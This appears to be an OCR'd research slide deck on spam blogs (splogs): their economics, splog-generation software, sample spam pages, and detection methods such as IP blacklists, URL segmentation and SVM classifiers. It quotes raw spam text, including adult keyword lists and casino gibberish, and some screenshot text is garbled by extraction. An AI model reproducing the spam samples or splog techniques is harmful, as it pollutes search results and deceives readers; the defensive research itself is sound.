
Anatomy of Spamdexing



Why Blogs used in Spamdexing


- Spam Blogs
 - Quickly indexed by search engines (ping servers)
 - Can be hosted on third party services with high authority and trust (e.g. blogspot)
 - Search engines show a higher preference to blogs crawling and ranking
- Spam Comments
 - In-links from high authoring blog sites indexed frequently
 - "no-follow" not universally used
- In both cases blogs provide quicker return on investment to spammers

Comment Spam in Numbers



Splogs in Numbers

- Sampled weblogs.com during the last week of January
- 8.3 Million Pings
- Used existing splog detection tools
- Around 10% error rate



Silicon Valley or Splog Valley?

- 1. Mountain View, CA
- 2. Washington DC
- 3. San Francisco, CA
- 4. Orlando, FL
- 5. Lansing, MI




Splogs – Context

High PPC contexts are primary spam drivers

auto buy california cancer card casino cheap consolidation credit debt diet discount equipment estate finance florida forex free gift golf health hotel insurance jewelry lawyer loan loans medical money mortgage **NEW online** phone poker rental sale software texas trading travel used vacation video wedding

The Blogger Episode



Why are people complaining?

- Splogs reduce user trust on social web ranking, making them visit web-pages they can well do without
- Splog content is often plagiarized
- Splogs demote value of authentic content
- Splogs steal advertising (referral) revenue from authentic content producers
- Splogs stress the blogosphere infrastructure
- Splogs skew results of market research tools

Source of the Problem

Splog software ?!



"Honestly, Do you think people who make \$10k/month from adsense make blogs manually? Come on, they need to make them as fast as possible. Save Time = More Money! It's Common SENSE! How much money do you think you will save if you can increase your work pace by a hundred times? Think about it..."



"Holy Grail Of Advertising... "

\$ 197






"Discover The Amazing Stealth Traffic Secrets Insiders Use To Drive Thousands Of Targeted Visitors To Any Site They Desire!"




Stat	Loaded Projects							Big and P
Stop	barrillap							
ShowLog								
et Setlegs Pro	igen Settings URL Lie	Exclude UPt	Lie Pr	ding A	85-On			
Number of ur	to to blog each run	From 1	(E) 14	1	:	Part Content O Une Meta Descrip		Tax
Time (in minu	dec[10 wait between surv	From at	a 1	· 90		⊙ Use Randum Text		
Additional de	lay after ping request to p	ingonatic (seco	ndà	30	(2)	Peer HTM, JAdve	nced Feature See H	wei -
PegUFL:								Add
-	Ap.//spc.pingomatic.com						0	La
							0	Delete
		Programme						
		Proyport	0					

"Easily Dominate Any Market, Any Search Engine, Any Keyword."



🕹 Google Blog Sear	ch: "splog bait" - Mozilla Firefox				
<u>File E</u> dit <u>V</u> iew <u>G</u> o	Bookmarks Tools Help del <u>.</u> icio.us	\diamond			
🔶 • 🎲 • 🎅	😢 🏠 📑 🙀 🖸 http://www.google.co.uk/blogsearch?hl=en&q=%22splog+bait%:	🔊 💌 💿 Go 🖳			
Goog Blog Search	BETA Search Blogs Search the Web				
Blog Search	Results 1-10 of about	36 for 'splog-bait' (0.03 seconds)			
Published	Sa	ted by relevance Sort by date			
<u>Last hour</u> <u>Last 12 hours</u> <u>Last day</u> Past week Past month	 Splog bait: young girls need personal injury lawyer to pay for 29 Apr 2006 by Tim Finin This splog bait has many terms, such as Royal Caribbean Cruise and Aruba V Package, that make the splog bait post likely to be plagiarized by sploggers. (Yes, this is splog bait.) The poor girls will have to take brand-name, 	/acation			
→Anytime	UMBC ebiquity - http://ebiquity.umbc.edu/blogger - References	Our splog bait			
<u>Choose Dates</u>	Splog Bait Experiment in Progress at Ebiquity	was picked up			
	6 May 2006 by KC (known to his family as Keith) Here's a fascinating Ebiquity post I found in a very roundabout way. A blog	and used by			
Subscribe:	post of theirs with certain keywords in it found itself plagiarized. So, they deliberately created	dozens of			
10 results <u>Atom</u> <u>RSS</u> 100 results	We Interrupt This Broadcast - http://keithtipton.powerblogs.com/ Splog bait: young girls need personal injury lawyer to pay for	sploggers			
Atom RSS	4 May 2006 Now they need a personal injury lawyer to sue the bus company! market might go soft if the bank rates are not low for mortgage — maybe mortgage insurance will help. This splog bait has nothing to do with liability insurance, Insurance mortgage personal - http://insurance-mortgage-personal.pokerpositive.info/				
	Splog bait : young girls need personal injury lawyer to pay for 18 May 2006 (Yes, this is splog bait .) The poor girls will have to take brand-name, FDA	~			
Done	PageRank: 4/10) Alexa Rank: 17* 🕢 Adblock 🛒			



How do these tools work?



Our RSS Feeds Are More Unique, More SEO Friendly, More Powerful and Generate More Income Than Yours. <u>Want To Know WHY???</u>

RSS Magician

- Content Source
 - Plagiarized
 - Article Directories
- Content Manipulation
 - Dictionary
 - Word Shuffling
 - Sentence Shuffling
- Multi-lingual Support!


Get content from a single RSS feed:			
Combine content from multiple RSS feeds (put	feed urls oner per line)	
		~	
		-	
		×	

 Manipulate content
Substitute words from the dictionary found in the text with their random values: example (CS Dictionary) 💌
Add random text from sample text 1 (Plain Text) 🛩 to the end of each resulted item content
🗌 Add random text from sample text 1 (Plain Text) 🎽 to the end of each resulted item title
Shuffle sentences in each item of resulted text
Shuffle words in each title of resulted text
Translate resulting text to: German

• However, Pro-sploggers don't use these tools

Characteristics of Spam (Blogs)

Where do they appear?



$$1 \longrightarrow \begin{pmatrix} 2 & 3 \end{pmatrix} \longrightarrow 4$$

🗘 🕶 🖒 🚽 🔕 🕜 🔚 🚓 📄 http://www.fat-loss-online.info/burger-king-calories.html

Menu:

Free Weight Loss Plans Wheaten Terriers Healthy Ladies Fitness Franchise Long Term Weight Loss Fitness Workout Hoodia Gordoni Diet Pills Army Physical Fitness Test Nv Rapid Weight Loss Weight Loss And Fitness

Burger King Calories

Advertise on this site

Weight Loss

Ads by Goooooogle

Feel Better-Look Better Lose weight safely and naturally dcEStores.com

Quick Weight Loss Program Weight loss aids available online. Programs, snacks, herbs and more.

quickweightloss.net/program

Glucofast for Weight Loss

Burn Fat, Gain Energy, Feel Great Lose Weight Fast, Guaranteed! GlucoFast.com

The Cambridge Diet Works

I lost 50lbs 4 years ago and kept it off. Grant Hyde Distributor www.cambridgediet.co

Diet Information

Weight-loss diets restrict the intake of specific foods, or food in general, or reduce body weight. This is what "fad diets" are marketed for. There is a (sometimes confusing) multitude of weight loss techniques, many of which are ineffective. What works for one person will not necessarily work for another, due to metabolic differences and lifestyle factors. Also, it's important to note that dieting does not actually lead to weight loss in the long term. Reducing the body's food supply causes it to stockpile excess fat as a starvation response.

Copyright 2005-2006 -

Non-Blog pings at weblogs.com

- No RSS Feeds
- No Dated Entry, no comments

🔻 🔘 Go 🔀

- 8 ×

November 2006 New No Deposit Rtg Coupon Codes

November 12, 2006 on 2:45 am | In Uncategorized | No Comments

New rtg online casino no deposit new rtg online casino no deposit bonus. Bonus new rtg online new rtg online. Casino no deposit bonus november 2006 casino no deposit november 2006 new no deposit rtg coupon codes bonus november 2006. Zo zo ma di. Ma di wo do vr. Wo do za 1 2 3. Vr za 4 5. 1 2 6 7 8. 3 4 9 10 11. 5 6 7 12 13 14. 8 9 15 16 17. 10 11 12 13 18 19 20 21. 14 15 16 22. 17 18 23 24 25 26. 19 20 21 22 27 28 29. 23 30. 24 25 26 27 mijn favoriete links new rtg. 28 online casino no. 29 30 deposit bonus. Mijn favoriete links new rtg no deposit free. New rtg online casino no deposit bonus bonus code new online. New casinos online casino coupon codes. Rtg no free online casino poker. Deposit free bonus code no deposit. New online casinos online. Casino coupon no deposit online casino in. Codes free online casino the 2006 new. Poker no deposit no deposit. Casino bonus feel to. No deposit online new rtg online casino. Casino in the no deposit bonus if. 2006 new no deposit on the no deposit casino. Casino bonus feel to new bonuses free

<u>Keyword Stuffed Blog</u>'coupon codes', 'casino'

Play online casino games at no deposit casino. No cost online coupon codes newsflash after. Casino promotions for the online being an rtg casino from the. Gamer no start, phoenician.

bsit


uses Free

10 1US



responses to this entry through the RSS 2.0 feed. You can leave a response, or trackback from your own site.

Lasva > Danlu



Post Weaving

• Spam Links contextually placed in post

Website

Please add 7 and 5

🗇 🔻 🖏 🛛 🔀 🔚 🍶 🕒 http://digital-color-cameravrnlibbe.blogspot.com/

_ @ ×

If you thought the **property market** has little to do with football. Think again! A recent study by a magazine shows that about 20% of prime country homes are bought by footballers.

If you have been under the impression that the only property that football is concerned with is its pitch, think again or question an estate agent in places like Cheshire or Surrey.

Country Life, a rural set magazine, annually analyses prime country homes that are sold for more than £ 2m. But the point to notice is that 40% of such **properties** are bought by entrepreneurs, 20% by people employed in the service sector and 20% to professional footballers.

The top end of the Cheshire property market is dominated by players from Manchester United, Liverpool, Everton, Blackburn and Manchester City. A Real Estate Consultancy firm working on a confidential document for FA claims that

<u>Link-roll spam</u>

• With fully plagiarized text

an Iraqi developer Mayod Allos, has constructed houses for Jamie Redknapp, Graeme Le Saux


LINKS

Herfirstlesbiansex.com her first lesbian sex Lesbian sex

her first lesbian sex com her first lesbian sex video lesbian sex free lesbian sex video lesbian sex picture lesbian bisexual lesbian sex chat lesbian sex tip lesbian sex video clip clip lesbian sex video first time lesbian sex story ebony lesbian sex lesbian cheerleader having sex blonde lesbian sex ee lesbian sex picture rst her lesbian sex esbian sex video sbian sex storv esbian sex movie dollarforporn leen movies porn teen

Splog Experiment

- Captcha Breaker
- Computer
- Content
- Affiliate Accounts




The Splog Detection problem

The Splog Detection Problem

Given a blog identified by its URL X, is it spam?

How is this different from other spam detection problems?


What and When of filtering



Constraints on the Filter

E-mail Spam	Web Spam	Spam Blogs	Social Network Spam
	Who activ	vely uses it?	
UsersE-mail Service Provider	 Search Engines Page Hosting Services (eg. Tripod) 	 Web Search Engines Blog Search Engines Blog Hosting Services (Ping Servers) 	• Community Sites
 Fast Detection Low Overhead Online 	Batch DetectionMostly Offline	Fast DetectionLow Overhead	Fast DetectionBatch Detection

Adversarial Attacks on the Filter



Detection Background


- Pre-indexing at Ping Stream
- Post-indexing
- Blacklists/Whitelists
- URL Based Features
- Home-Page Based Features
- Feed Based Features (Temporal)
- Link Based Features

Detection Background

<webiog name="Money Finance Business" url="http://www.bringitZme.inro/pmresourcesaadu/pusiness-ror-sale-id <weblog name="it's all about my life" url="http://phototraveljournal.blogspot.com/index.html" when="28 <weblog name="Aurora's World - Aurora Anderson model by day, dancer by night!" url="http://aurorasworl <weblog name="pasquale" url="http://more-support.info/blogs/pasquale/17.html" when="28" /> <weblog name="Love Match '07" url="http://lovematch07.multiply.com/blog" when="28" /> <weblog name="spanishtranslator.articlesonlifestyle.org" url="http://spanishtranslator.articlesonlifestyle <weblog name="Card Network Wireless" url="http://card-network-wireless.jaylyns-links.info/" when="28" /> <weblog name="Roof Sky Light" url="http://roof-sky-light.perfect-cool-links.info/feed/" when="29" /> <weblog name="scooter lifts" url="http://wheelchair.wheelchair-lift-site.info/scooter-lifts/" when="29" /> <weblog name="scooter lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="ferald" url="http://scraped.info/blogs/jerald/19.html" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="Some Call It a Pastime: The Films I See" url="http://thirdworldthreat2.blogspot.com" when="2"</pre>

> Filters deployed on Ping Streams (typically)..

Detection Approaches that Work



IP Based Blacklists

- Intuition: Most self-hosted blogs are tied to "spammer-friendly" domain hosting services
- Map Ping URL's to IP Addresses
- Rank IP Addresses by hosted blogs
- Pick the top 100 (say)
 - Randomly sample for a subset of blogs
 - Verify no false positives
 - Add IP to Blacklist
- Actively used by a2b.cc and many others

Ping Stream at Weblogs.com

<webiog name="Money Finance Business" url="http://www.bringitZme.inro/pmresourcesaadu/pusiness-ror-sale-id <weblog name="it's all about my life" url="http://phototraveljournal.blogspot.com/index.html" when="28 <weblog name="Aurora's World - Aurora Anderson model by day, dancer by night!" url="http://aurorasworl <weblog name="pasquale" url="http://more-support.info/blogs/pasquale/17.html" when="28" /> <weblog name="Love Match '07" url="http://lovematch07.multiply.com/blog" when="28" /> <weblog name="spanishtranslator.articlesonlifestyle.org" url="http://spanishtranslator.articlesonlifestyle <weblog name="Card Network Wireless" url="http://card-network-wireless.jaylyns-links.info/" when="28" /> <weblog name="Roof Sky Light" url="http://roof-sky-light.perfect-cool-links.info/feed/" when="29" /> <weblog name="scooter lifts" url="http://wheelchair.wheelchair-lift-site.info/scooter-lifts/" when="29" /> <weblog name="scooter lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="ferald" url="http://scraped.info/blogs/jerald/19.html" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="Some Call It a Pastime: The Films I See" url="http://thirdworldthreat2.blogspot.com" when="2"</pre>

Models over name and URL values can be very effective

Regex Filters on (Name) URL

- The Blogspot "?" filter
- The hyphen filter
- .. and many more
- Very effective and fast
- A reactive measure
- Active Supervision
- Highly susceptible to Adversarial Attacks

Ping Stream at Weblogs.com

<webiog name="Money Finance Business" url="http://www.bringit/me.inro/pmresourcesaadu/business-ror-sale-ic <weblog name="it's all about my life" url="http://phototraveljournal.blogspot.com/index.html" when="28 <weblog name="Aurora's World - Aurora Anderson model by day, dancer by night!" url="http://aurorasworl <weblog name="pasquale" url="http://more-support.info/blogs/pasquale/17.html" when="28" /> <weblog name="Love Match '07" url="http://lovematch07.multiply.com/blog" when="28" /> <weblog name="spanishtranslator.articlesonlifestyle.org" url="http://spanishtranslator.articlesonlifestyle <weblog name="Card Network Wireless" url="http://card-network-wireless.jaylyns-links.info/" when="28" /> <weblog name="Roof Sky Light" url="http://roof-sky-light.perfect-cool-links.info/feed/" when="29" /> <weblog name="scooter lifts" url="http://wheelchair.wheelchair-lift-site.info/scooter-lifts/" when="29" /> <weblog name="scooter lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://blog.myspace.com/love2music" when="29" /> <weblog name="scooter-lifts" url="http://scraped.info/blogs/jerald/19.html" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="Mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="mathie3u JoHanN..." url="http://blog.myspace.com/love2music" when="29" /> <weblog name="Some Call It a Pastime: The Films I See" url="http://thirdworldthreat2.blogspot.com" when="2"</pre>

Text token based features over name and URL can be very effective


URL *Only* Features

- Intuition: Spammers target search engines through context rich URLs
- No page fetches can be very fast
- Techniques vary
 - How are URLs segmented
 - Hyphens, forward slashes etc..
 - Supervised Segmentation Technique
 - Character N-grams
 - How are detection models constructed
 - SVMs
 - Bayesian Filters

Novel URL Segmentation

- Motivation: Spammers glue words in URL
- Learn Segmentation using spamming contexts as proposed by Salvetti et al

http://dietsthatwork.blogspot.com



	gspot	00 m
http	41	com
diets	that	work

Enhanced Approach

Salvetti et al

Novel URL Segmentation

- Train a Bayesian Classifier (10K +, 10K -)
- 1k test samples
- F-measure 76% spam, 79% authentic
- Human Baseline 73% spam, 78% authentic
- Classifier beats humans when identifying spam using URLs alone!

URL+Name

- SVM based approach
- Hand Verified Samples of 2K spam URLs and 2K authentic URLs from ping server
- N-character gram tokenization
- Linear Kernel
- Binary Features
- F-measure ~ 90%

blogdrive	program
weblog	brand
indiatimes	consumer
public	today
*	•
name	users
podcast	journal
radio	blog
topix	blogspot
directory	typepad

info	domain
medical	answer
rental	groups
forex	ford
insurance	acne
wedding	reviews
seo	loan
auto	share
channel	hoodia

Blog Home-Page Based Features

- Intuition: Home-Page can provide a good snapshot of a blog (most recent posts), and also captures blog-rolls and link-rolls
- Only one page fetch per URL can be very fast
- Techniques vary by selected features
 - Bag-of-words
 - Bag-of-tokenized-outlinks
 - Text Compression

JANUARY 7, 2007	<u>Ads by</u> Google
expenses Software	Debt
management package, accurately calculates all	<u>Consolidati</u> Credit
claims including VAT and mileage. Ensuring	Links To
expenses Sales Agents are expected to	Debt
negotiate and secure sale price, implementation and configuration.	Consolidatic Credit &
	links
Democrats to Offer Legislation for Medicare to Negotiate	Links Drug Prices
June 27, 2006 Democrats say they will	۲۰۰۰ Home RSS
introduce legislation today to allow Medicare to	
negotiate contracts with pharmacies — are too	Archives
slow for community pharmacists to cover their	January 2007 December 2006
expenses.	November 2006
	October 2006
Tax Tiger can negotiate an Installment Agreement with th	e IRS on yooseptember 2006 May 2006
As you can expect, the IRS definition of living	April 2006

Г JI This is a pre personal nature of blog posts

Read the full post (115 words, estimated 27 secs reading time)

Categories

💿 🙆 🖃 🗖 Match case

Bag-of-Words Feature

- SVM based model
 - Binary Features
 - Linear Kernel
- Hand verified training set of blogs and splogs
 - 700 blogs and 700 splogs
- F measure ~ 88%

we	weblog
what	motion
was	me
my	thank
org	go
flickr	january
paper	trackback
words	archives

find	perfect
info	products
news	uncategorized
your	hot
another	resources
website	inc
best	three
articles	copyright

Bag-of-2-Words Feature

